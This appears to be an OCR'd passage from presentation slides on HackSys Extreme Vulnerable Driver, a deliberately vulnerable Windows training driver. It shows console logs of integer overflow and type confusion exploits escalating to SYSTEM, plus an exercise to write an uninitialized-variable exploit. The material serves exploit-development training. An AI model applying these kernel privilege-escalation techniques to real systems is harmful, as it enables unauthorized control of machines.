
```
[+] Starting Integer Overflow Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Setting Up Vulnerability Stage
                [+] Allocating Memory For Buffer
                        [+] Memory Allocated: 0x00320D18
                        [+] Allocation Size: 0x830
                [+] Preparing Buffer Memory Layout
                        [+] RET Value: 0x01132670
                        [+] RET Address: 0x00321540
                [+] EoP Shellcode: 0x01132670
        [+] Triggering Integer Overflow
[+] Completed Integer Overflow Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 344
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [+] Process Handle Of csrss.exe: 0x58
        [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [0.000000]s
```

Exploitation – Type Confusion



```
[+] Starting Type Confusion Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50
        [+] Setting Thread Priority
                [+] Priority Set To THREAD_PRIORITY_HIGHEST
        [+] Getting Device Driver Handle
                [+] Device Name: \\.\HackSysExtremeVulnerableDriver
                [+] Device Handle: 0x54
        [+] Setting Up Vulnerability Stage
                [+] Allocating Memory For TYPE_CONFUSION_USER_OBJECT
                        [+] Memory Allocated: 0x0036FE40
                        [+] Allocation Size: 0x8
                [+] Preparing TYPE_CONFUSION_USER_OBJECT structure
                        [+] pTypeConfusionUserObject: 0x0036FE40
                        [+] pTypeConfusionUserObject->objectID: 0x00000001
                        [+] pTypeConfusionUserObject->objectType: 0x01132720
                [+] EoP Payload: 0x01132720
        [+] Triggering Kernel Type Confusion
[+] Completed Type Confusion Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 344
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [+] Process Handle Of csrss.exe: 0x58
        [+] Successfully Elevated Current Process Privileges
[+] Enjoy As SYSTEM [0.000000]s
```

Exploitation – Challenge – Uninitialized Variable



```
[+] Starting Uninitialized Variable Exploitation
        [+] Creating The Exploit Thread
                [+] Exploit Thread Handle: 0x50

                 + - + - + - + - + - + - + - + - + - + - +
                 ¦ C ¦ H ¦ A ¦ L ¦ L ¦ E ¦ N ¦ G ¦ E ¦
                 + - + - + - + - + - + - + - + - + - + - +

          Write the exploit for use of Uninitialized Variable

                              Need Help?

                       ashfaq[at]payatu[dot]com

[+] Completed Uninitialized Variable Exploitation
[+] Checking Current Process Privileges
        [+] Trying To Get Process ID Of: csrss.exe
                [+] Process ID Of csrss.exe: 336
        [+] Trying To Open csrss.exe With PROCESS_ALL_ACCESS
                [-] Failed To Open csrss.exe Process: 0x5
        [-] Failed To Elevate Privileges Of Current Process
```

References

- Blog: http://www.payatu.com/hacksys-extreme-vulnerable-driver/
- Source: https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

Thanks!

- Q & A

- Reach me
  - ashfaq@payatu.com
  - @HackSysTeam
  - http://hacksys.vfreaks.com/
  - https://github.com/hacksysteam
  - http://null.co.in/profile/411-ashfaq-ansari